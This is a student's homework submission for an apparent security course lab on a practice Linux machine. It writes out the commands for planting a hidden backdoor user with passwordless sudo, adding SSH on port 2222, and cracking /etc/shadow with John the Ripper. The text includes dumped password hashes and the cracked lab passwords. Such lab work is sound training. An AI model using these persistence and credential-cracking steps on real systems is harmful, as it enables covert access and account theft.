Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

    ```
    adduser --system --no-create-home sysd
    ```
2. Give your secret user a password:


    ```
    passwd sysd
    ```
3. Give your secret user a system UID < 1000:

    ```
    usermod -u 115 sysd
    ```
4. Give your secret user the same GID:

    ```
    groupmod -g 115 nogroup
    ```
5. Give your secret user full sudo access without the need for a password:

    ```
    sudo visudo
    sysd      ALL=(ALL) NOPASSWD:ALL
    ```
6. Test that sudo access works without your password:

sudo cat shadow



```
sysadmin:etc\ $ sudo -s
root:etc\ $ sudo visudo
root:etc\ $ su sysd
sysd@scavenger-hunt:/etc$ sudo cat shadow
root:*:18113:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
sync:*:18113:0:99999:7:::
games:*:18113:0:99999:7:::
man:*:18113:0:99999:7:::
lp:*:18113:0:99999:7:::
mail:*:18113:0:99999:7:::
news:*:18113:0:99999:7:::
uucp:*:18113:0:99999:7:::
proxy:*:18113:0:99999:7:::
www-data:*:18113:0:99999:7:::
backup:*:18113:0:99999:7:::
list:*:18113:0:99999:7:::
irc:*:18113:0:99999:7:::
gnats:*:18113:0:99999:7:::
nobody:*:18113:0:99999:7:::
systemd-network:*:18113:0:99999:7:::
systemd-resolve:*:18113:0:99999:7:::
syslog:*:18113:0:99999:7:::
messagebus:*:18113:0:99999:7:::
_apt:*:18113:0:99999:7:::
lxd:*:18113:0:99999:7:::
uuidd:*:18113:0:99999:7:::
dnsmasq:*:18113:0:99999:7:::
landscape:*:18113:0:99999:7:::
pollinate:*:18113:0:99999:7:::
sshd:*:18213:0:99999:7:::
sysadmin:$5$ClxpOL1OCPV$wG5s1DiVgsC2Ye34aFSI0LzABPompLu9DP34ZztvgR6:18387:0:99999:7:::
vboxadd:!:18213::::::
vagrant:*:18387:0:99999:7:::
student:$5$rBGTrqC2$1mzzT7PXXjy.tigztzQgTTkcMZmZaAxiN9GRLE1Qhv6:18387:0:99999:7:::
mitnik:$5$LHar57iiBOQmb$ORtoOfL0dTTCrrPKboKjH9oJlSavagNEU4lYTujWIh5:18387:0:99999:7:::
babbage:$5$P3977aBF1$b52peRg4Nupjf2kvRuFISlhyAViMEJHjA4o7q8XRZQ/:18387:0:99999:7:::
lovelace:$5$BgoBo0WQIFKPfRv.$syUWKUtzoJgfGbQML9zDZmlKPo6joRi8wVhB3BWAWq9:18387:0:99999:7:::
stallman:$5$iqkyXnunys8fudo8$V.2CfJLVvcMm3hSfUqDVH42P9kAsOE7G42k9qG5mTs/:18387:0:99999:7:::
turing:$5$Jp9SDAc1n1pP1ZI$1WG.XmbA5nxapYdGrmZ5dVl8ccRypZvxYimu3IaB139:18387:0:99999:7:::
sysd:$6$SseTK309$lY2TtPMnXCSfoYQw9X.JJ6t1L4LsMJ8NpLv0OqwOJruC9wSrkaHbgjXRaB.glQd0C82epdijbfcWCxn
cVe4E/:18920:0:99999:7:::
sysd@scavenger-hunt:/etc$ packet_write_wait: Connection to 192.168.6.105 port 22: Broken pipe
sysadmin@UbuntuDesktop:~$ clear
```

Step 2: Smooth Sailing

1. Edit the sshd_config file:
   sudo /etc/ssh/sshd_config

   #added Port 2222

Step 3: Testing Your Configuration Update

1. Restart the SSH service:


    - systemctl restart ssh.service

2. Exit the root account:

    - exit

3. SSH to the target machine using your sysd account and port 2222:

    - ssh sysd@192.168.6.105 -p 2222




```
Connection to 192.168.6.105 closed.
sysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p 2222
sysd@192.168.6.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


150 packages can be updated.
90 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Oct 24 17:14:03 2021 from 192.168.6.105
Could not chdir to home directory /home/sysd: No such file or directory
sysd@scavenger-hunt:/$
```

4. Use sudo to switch to the root user:

    - sudo su

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:
   - sysd@scavenger-hunt:/etc$ ssh sysd@192.168.6.105 -p 2222
2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
   - sysd@scavenger-hunt:/$ sudo su
   - root@scavenger-hunt:/# john /etc/shadow
     i. **I ran john the ripper but my machine would log off for inactivity and it would close out the command. I tried twice, the first time for over an hour and the second time for over 1.5 hours and it would not crack the last hash. I could not figure out a way to keep my machine running long enough for it to crack the last one**


root@UbuntuDesktop: /home/sysadmin
File Edit View Search Terminal Help
ript.
sam
mag
mag

```
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Oct 24 18:27:48 2021 from 192.168.6.104
Could not chdir to home directory /home/sysd: No such file or directory
sysd@scavenger-hunt:/$ sudo -s
root@scavenger-hunt:/# john --show /etc/shadow
sysadmin:passw0rd:18387:0:99999:7:::
student:Goodluck!:18387:0:99999:7:::
mitnik:trustno1:18387:0:99999:7:::
babbage:freedom:18387:0:99999:7:::
lovelace:dragon:18387:0:99999:7:::
stallman:computer:18387:0:99999:7:::
turing:lakers:18387:0:99999:7:::

7 password hashes cracked, 1 left
root@scavenger-hunt:/# 
```